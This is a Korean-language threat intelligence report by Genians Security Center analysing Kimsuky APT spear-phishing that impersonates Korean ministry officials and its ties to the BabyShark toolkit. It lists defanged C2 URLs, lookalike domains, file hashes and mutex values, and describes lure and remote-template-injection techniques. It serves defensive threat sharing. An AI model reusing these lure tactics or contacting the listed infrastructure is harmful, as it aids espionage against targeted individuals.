GSC-R231002-Rev-5.1

Distribution TLP : WHITE

위협 분석 보고서

Kimsuky APT 그룹의 Storm 작전과 BabyShark Family 연관 분석

2023. 10. 30

엔드포인트보안연구개발실

Genians Security Center

집필 : 문종현 센터장, 박경령 책임, 유 현 전임, 송관용 연구원

https://www.genians.co.kr

Genians

- 목차 (CONTENTS) -

◈ 주요 요약 (Executive Summary)

- 외교부 평화체제과, 통일부 인도지원과 등 소속 공직자 사칭 비공개 면담 빙자해 접근
- 악명높은 김수키(Kimsuky) APT 그룹의 정찰 및 침투용 BabyShark 공격 툴킷 발견
- 북한문제 전문가를 포함해 외교·통일분야 특정 인물 표적삼아 사이버 첩보행위 진행
- 파일리스(Fileless) 등 은닉형 위협의 효과적인 대응을 위해 Genian EDR 활용 가능

1. 개요 (Overview)

1.1. 배경 (Background)

○ 지니언스 시큐리티 센터(이하 GSC)는 2023년 상반기부터 9월 전후까지 일명 김수키(Kimsuky) 그룹[1]의 사이버 정찰·침투 활동이 국내서 활발히 전개 됨을 포착해 조사를 진행했습니다. 이들 그룹의 위협 활동은 갑자기 증가했다거나 감소했다는 표현보다, 평소에 지속되고 있다는 표현이 적절해 보입니다. 이미 일상화된 실존 위협으로 지적해도 전혀 과언이 아닐 정도로 우리사회에 가깝게 다가와 있는 사실을 부정하기 어렵습니다.

○ GSC는 본 위협 인텔리전스 보고서를 통해 국내서 발생 중인 지능형지속위협(APT) 동향을 공유하고, TTPs(Tactics, Techniques and Procedures)[2] 관점의 분석 내용을 제공하고자 합니다. 이는 국내서 발생 중인 사이버 안보 위협을 보다 능동적으로 파악하고, 지니언스 Genian EDR[3] 서비스를 통해 보다 효과적인 대응 방안 수립과 위협 인사이트 제공에 주목적이 있습니다.

○ 김수키는 글로벌 사이버 안보 위협 중 한국을 주요 공격 대상에 포함한 대표적 북한 정찰총국 연계 해킹 그룹을 지칭하는 별칭이며, 지난 2013년 9월 러시아 보안기업 분석 보고서[4]를 통해 처음 소개 됐습니다. 당시 한국은 이미 유사한 해킹 공격이 다수 식별됐지만, 북한 소행의 해킹 공격은 남북한간 정치적 이해관계 등 여러모로 고려할 사항이 있었고, 증거기반 침해사고 조사가 면밀히 진행됐던 시기입니다.


○ 이들은 2014년 한국의 에너지분야 핵심 국가기반시설인 한국수력원자력 발전소를 상대로 해킹을 시도했고, 외교안보 전문가 등을 상대로 글로벌 첨단기술을 절취한 혐의로 대북제재 대상 지정 및 여러 보안권고문 등에 포함됐습니다.[5]

---

[1] [Malpedia] Kimsuky
[2] [Wikipedia] Tactics, Techniques and Procedures
[3] 지니언스 Genian EDR
[4] [Kaspersky Lab] The “Kimsuky” Operation: A North Korean APT?
[5] DPRK Cyber Actors Impersonating Targets to Collect Intelligence

1.2. 초기 공격 벡터 (Initial Attack Vectors)

○ 지난 2023년 06월 21일 외교부 평화체제과 사무관을 사칭해 한반도평화교섭본부 통일외교 세션으로 위장된 참석요청 이메일이 발견됩니다. 처음 수신된 이메일에는 별도의 첨부파일이나 본문내 URL 링크가 존재하지 않는 평범한 업무 메일처럼 보입니다.




[그림 1-1] 해킹 공격에 쓰인 피싱 이메일 및 발신 도메인 정보

○ 발신지 이메일 주소를 살펴보면, 외교부의 공식 도메인(mofa.go[.]kr)과 비슷하게 생성된 가짜 도메인(mofa.go[.]ci) 주소인 것을 알 수 있습니다. 해당 도메인은 Cloud DNS[6] 호스팅 서비스를 통해 2023년 6월 15일 등록됐고, 인도 기반 다국적 회사인 Zoho Mail[7] 서비스에 도메인을 연결해 사용했습니다.

○ 본 위협은 전형적인 투-트랙 스피어 피싱(Two-Track Spear Phishing) 공격 수법이고, 첫 이메일에 반응을 보인 수신자를 선별해 본격적인 타깃 공격을 수행합니다.

○ 이메일 본문에 포함된 '평화체제과 통일외교 관련 세션 기획(안).pdf' 첨부파일은 국내 특정 호스트(kessol.co[.]kr)로 연결되고, 마치 보안 메일처럼 본문 내용을 위장해 [보안메일보기] 버튼 클릭을 유도합니다.

○ 해당 버튼을 클릭하면 구글 지메일 로그인 화면으로 위장한 가짜 피싱 화면이 보여지고, 비밀번호 탈취를 시도합니다. 만약 비밀번호가 입력되면 정상 PDF 문서가 보이지만, 이미 계정 정보는 유출된 이후입니다.




[그림 1-2] 피싱 서버로 악용된 한국의 특정 웹 서버 화면

○ 2023년 7월 28일에는 또 다른 인물 상대로 동일 패턴 수법의 공격이 수행됐는데, '0908_평화체제과 통일외교관련 세션 기획(안).pdf' 첨부 파일로 이름이 변경됐고, 악용된 호스트(carbontc.co[.]kr) 주소 역시 변경됐습니다.


[6] Cloud DNS 호스팅
[7] [Wikipedia] Zoho Corporation

○ 8월 31일과 9월 01일에는 통일부 소속 공직자를 사칭한 공격으로 변화가 진행됩니다. 이때 사용된 발신지 이메일의 도메인은 외교부 사칭 주소(mofa.go[.]ci)와 유사한 패턴이 사용됩니다.



[그림 1-3] 피싱 서버로 악용된 한국의 특정 웹 서버 화면

○ 통일부 사칭 공격용 발신지 이메일 도메인(unikorea.go[.]ci) 주소도 외교부 사칭 때와 동일하게 Cloud DNS 호스팅과 Zoho Mail 서비스가 사용됐습니다.



[그림 1-4] 통일부 사칭 도메인(unikorea.go[.]ci) 등록 정보

1.3. 김수키 캠페인 내역 (Kimsuky Campaign History)

○ 본 위협 배후는 지난 6월부터 9월 초까지 외교부와 통일부를 번갈아가며 사칭 후 북한문제 전문가를 포함해 외교·통일분야 특정 인물을 상대로 이메일 비밀번호 탈취 피싱 공격을 수행합니다.

○ GSC는 동일한 위협 요소 관찰 중, 일명 '아기상어(BabyShark)' 공격 툴킷이 활용된 정황을 포착했습니다. 참고로 본 유형의 악성 파일은 2019년 2월, Palo Alto Networks, Unit 42 연구원들이 북한 연계 사이버 위협 활동 사례 분석 보고서로 공개했습니다.[8]

○ 한편, 2023년 9월 10일부터 19일까지 한국내에서 김수키 그룹 아기상어 툴킷용 악성 파일 다수가 발견됩니다. 주로 '컴파일된 HTML 도움말 파일(.chm)'과 '바로 가기(.lnk)' 유형이 사용됐습니다. 그리고 일부 공격은 HTML 파일 내부에 압축 파일을 임베디드로 넣는 수법이 사용됩니다.

발견 날짜	압축 파일명 내부 파일명(다수)	마지막 수정자 (작성자)	명령제어(C2) 서버	해시(MD5)
2023-09-10	북의 핵위협 양상과 한국의 대응방향.alz			a3df25abac771a892f6caf29b140a6eb
	북의 핵위협 양상과 한국의 대응방향.chm		cainnick002.000webhostapp[.]com/nick/show.php?query=50	b1a444aa1fe1287fdc516e1c2ec9f1b2
2023-09-14	*압축 파일명 미상* (RAR 포맷)			db056ed732d7cabedcf10e783a349c8c
	20231025_정책간담회 사례비 양식.hwp	USER (pps)		df53040b208a5ac37ad207ddfd828bb0

[8] New BabyShark Malware Targets U.S. National Security Think Tanks

	231025 (통일부 통일정책실)윤석열 정부의 대북 정책 관련 1.5트랙 전문가 간담회(비공개) 기획안.hwp.lnk		isujeil.co[.]kr/pg/adm/img/upload1/list.php?query=1	fb5aec165279015f17b29f9f2c730976
2023-09-14 2023-09-17 2023-09-19	통일부 인권인도실장 면담 관련.rar (zip)			3e6225639930e59eb451d629c68d6c49
	20231025_인권인도실 사례비 양식.hwp	Leopard (pps)		119e6b7626e99b3569019f0c70885658
	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk		isujeil.co[.]kr/pg/adm/img/upload0/list.php?query=1	a9276bae977589f3f670f26b2cb8a9f1
2023-09-19	인권인도실장 면담 관련.zip			f5c7538c149cc502d6b937a2965167f0
	20231025_인권인도실 사례비 양식.hwp	Leopard (pps)		119e6b7626e99b3569019f0c70885658
	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk		ba-reum.co[.]kr/adm/status/down/list.php?query=1	20cdcc85d0ae460c1b6e612b154e0e16


[표 1-1] 악성 파일별 메타 정보 비교 자료

○ 앞서 표로 정리된 내용 중, 미끼(Decoy)로 사용된 정상 HWP 파일 중 일부는 'Leopard' 계정이 최종 문서 저장자 입니다. 이 계정은 유사 위협 캠페인에서 지속 식별되고 있어 일종의 공격 배후 식별자로 구분됩니다.

○ 아래는 지난 2021년 8월 경, 마치 통일연구원 한반도 군사력 균형평가를 위한 설문 내용처럼 가장한 투-트랙 스피어 피싱 공격 유형입니다.


○ 초반에는 업무상 필요한 연구분야 설문 내용처럼 꾸며졌고, 별도의 위협요소가 없는 정상 이메일로 배달됩니다. 하지만 해당 내용에 회신 등 반응을 보이면, 악성 문서 파일을 첨부하는 등 본격적인 유인 공격 전략을 구사합니다.

○ 당시 확인된 사례에 따르면, '설문조사.doc', '종학.doc' 이름의 악성 MS Word 문서 파일을 첨부해 공격을 수행합니다.



[그림 1-5] 2021년 8월 수행된 유사 공격 이메일 화면

○ 각 공격에 쓰인 MS Word 기반 DOC 문서 파일들은 악성 매크로 기능을 통해 작동하는 방식이고, 'Leopard', 'Storm' 등의 계정명이 다수 목격됩니다. 이 때문에 이른바 [작전명 폭풍(Operation Storm)] 카테고리로 명명된 유형이며, 아기상어(BabyShark) APT 공격 시리즈와 연결됩니다.



[그림 1-6] DOC 악성 문서 파일의 실행 모습과 사용자 정보

○ 이전부터 사용된 비슷한 유형을 종합해 보면, 다양한 종류의 파일이 실전 공격에 쓰인 것을 알 수 있고, TTPs 측면에서 공통 패턴이 여러가지 관측됩니다.

○ 공격자는 원격 템플릿 삽입(Remote Template Injection) 기술을 통해 C2 서버에 숨겨둔 별도의 매크로 파일을 호출한 방식도 사용했습니다. 이때는 Template 약어인 [tmp?q=6] 인자값이 쓰였고, 템플릿 파일은 'normal.x' 이름이 사용됩니다.

○ C2 도메인으로 한국내 웹 사이트가 다수 악용됐고, 그누보드(Gnuboard4) 게시판 경로도 존재합니다.

파일명	만든이 최종 수정자	명령제어(C2) 서버	해시(MD5)
질문지.docx	user1 Storm	mechapia[.]com/_admin/nicerlnm/web/style/css/tmp?q=6 (normal.x)	1fd0abcccbc7d4bfdc1a11d4afa97e6d
normal.x	Storm Storm	mechapia[.]com/_admin/nicerlnm/web/style/css/list.php?query=1	f8d8650a85015330751 26977f8404005
질의서.docx	이예지 Storm	inonix.co[.]kr/kor/board/widgets/mcontent/skins/tmp?q=6 (normal.x)	1670bb091dba017606ea5e763072d45f
normal.x	Storm Storm	heritage2020.cafe24[.]com/skin/board/gallery/log/list.php?query=1	c67fd64f6cf1aeec3c3ad81e34aee1e8
남북관계 복원과 남북국회회담 추진 전략(김용현).docx	USER Storm	oxusgreen.co[.]kr/menuimg/_notes/log/tmp?q=6 (normal.x)	a199c19a6acde21505b21da9d74562cc
normal.x	Storm Storm	oxusgreen.co[.]kr/menuimg/_notes/log/list.php?query=1	4410cc7bc993d75f9c073798f23f4ccf
월간KIMA2021_4월호군사안보0331.docx	Storm Storm	beilksa.scienceontheweb[.]net/cookie/select/log/tmp?q=6 (normal.x)	fe4dd316363d3631c83c2995dd3775f4
normal.x	Storm Storm	beilksa.scienceontheweb[.]net/cookie/select/log/list.php?query=1	9ee9dacd6703c74e959a70a18ebb3875

사이버안전참고자료.doc	Administrator user1	yanggucam.designsoup.co[.]kr/user/views/board/skin/secret/css/list.php?query=1	04a0505cc45d2dac4be9387768efcb7c
210513_업무연락(사이버안전).doc	Administrator Storm	samsoding.homm7.gethompy[.]com/plugins/dropzone/min/css/list.php?query=1	d3a317dd167cfa77c976fa9c86c24982
(6월 10일_목)신한반도체제구상 실현과 한반도 평화의 새로운 도약(사업계획)_수정.doc	N/A	stommy.mywebcommunity[.]org/community/support/list.php?query=1	71dfdee26ee08673895e00d6f21df90f
20210729_이윤걸_이수용_형사건(진술내용).doc	user user	bipaf[.]org/bbs/zipcode/style/css/list.php?query=1	90a56bc6a66bb4e022653895297 57460
설문조사.doc	Leopard user	bipaf[.]org/bbs/zipcode/style/htmls/list.php?query=1	76159ef8239c0ee7c6a6c75f805d6236
FCO for GOLD,2015.4.14.doc	user Storm	bipaf[.]org/bbs/zipcode/style/js/list.php?query=1	96c9a1cfead6477982bd5a5279a2e813
종학.doc	Leopard Storm	dropped.atwebpages[.]com/dashbord/loggo/list.php?query=1	8ede7c76cf88723a2a4454793260a970
210813_업무연락(사이버안전).doc	Administrator user	bipaf[.]org/bbs/zipcode/auth/a4b5e82/586f0a/list.php?query=1	1287f69b59f67aab247487cdd12dfef7
국제정치학회 연례학술회의_안내문.doc	rayba Storm	gooogie.mygamesonline[.]org/file/upload/list.php?query=1	8bee08d7b452b5d51780fb4dcc9ca2bf


_22년 CKWP 북한연구과제 공모 안내_최종.doc	장영석	comr.scienceontheweb[.]net/your/new/list.php?query=1	00ff9f067c3adffe04e89b0a654865d2
	Storm		
Robert Einhorn.doc	Coyote	koreawus[.]com/gnuboard4/adm/img/upload/list.php?query=1	12ea0df10c1c0d23dc4141806dcdbb72
	Coyote		
동아시아연구원 사례비 지급 서식.doc	123	infotechkorea[.]com/gnuboard4/adm/cmg/upload/list.php?query=1	bf41074e39bb3abbe4e4640401e7e655
	123		
[KBS 일요진단]질문지.docx	Administrator	jooshineng[.]com/gnuboard4/adm/img/ghp/up/state.dotm	55a46a2415d18093abcd59a0bf33d0a9
	Administrator		
state.dotm	Leopard	jooshineng[.]com/gnuboard4/adm/img/ghp/up/list.php?query=1	dde1f94b7b8dcd720b6952ba9d71763f
	Leopard		
미국의 외교정책과 우리의 대응방향.doc	leopard	uppgrede.scienceontheweb[.]net/file/upload/list.php?query=1	4de19e2c39b1d193e171dc8d804005a4
	User		

[표 1-2] 과거 유사 악성 파일 비교 분석 자료

○ 공격자 추정의 계정은 'Leopard' 외에 'puma', 'Coyote' 등 육식 동물 이름이 존재합니다.

○ 이번 보고서에 자세히 기술하진 않겠지만, 사실 MS Office 기반 공격 유형에 쓰인 [콘텐츠 사용] 클릭 유도 템플릿에 고유한 디자인이 반복됩니다. 일관된 디자인의 연속성과 일부 변경된 흐름을 통해 위협 행위자 유사도 조사 활용도 가능합니다. 참고로 KISA TTP#9 보고서의 매크로 유도 템플릿과 비슷한 경우가 존재합니다.[9]

[9] TTPs #9: 개인의 일상을 감시하는 공격전략 분석



[그림 1-7] 'puma', 'Coyote' 사용자 정보가 포함된 악성 문서 파일

○ 악성 DOC 문서파일이 C2로 접속 후 중복실행 방지를 위해 사용된 뮤텍스(Mutex) 값은 'AlreadyRunning191122' 입니다. 해당 문자열은 다수의 Kimsuky APT 캠페인에서 보고됐으며, 이후 'AlreadyRunning19122345' 문자로 변경된 경우도 식별됩니다.

파일명	만든이 최종수정자	명령제어(C2) 서버	뮤텍스(Mutex)
북핵.doc	puma Coyote	compllletely.mywebcommunity[.]org/file/upload/list.php?query=1	AlreadyRunning191122
자문요청서(한반도정세).doc	Coyote Coyote	compllletely.mypressonline[.]com/file/upload/list.php?query=1	AlreadyRunning191122

[표 1-3] 동물명 계정이 포함된 악성 파일의 뮤텍스

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
인터뷰 질의문(K**).chm	mpevalr.ria[.]monster/SmtInfo/demo.txt	AlreadyRunning19122345
R** Questions.chm	viewfile.ria[.]monster/rfa/demo.txt	AlreadyRunning19122345
이**대표.chm	one.bandi[.]tokyo/clever/demo.txt	AlreadyRunning19122345

[표 1-4] CHM 유형 악성파일의 뮤텍스 비교 (일부 * 표기)

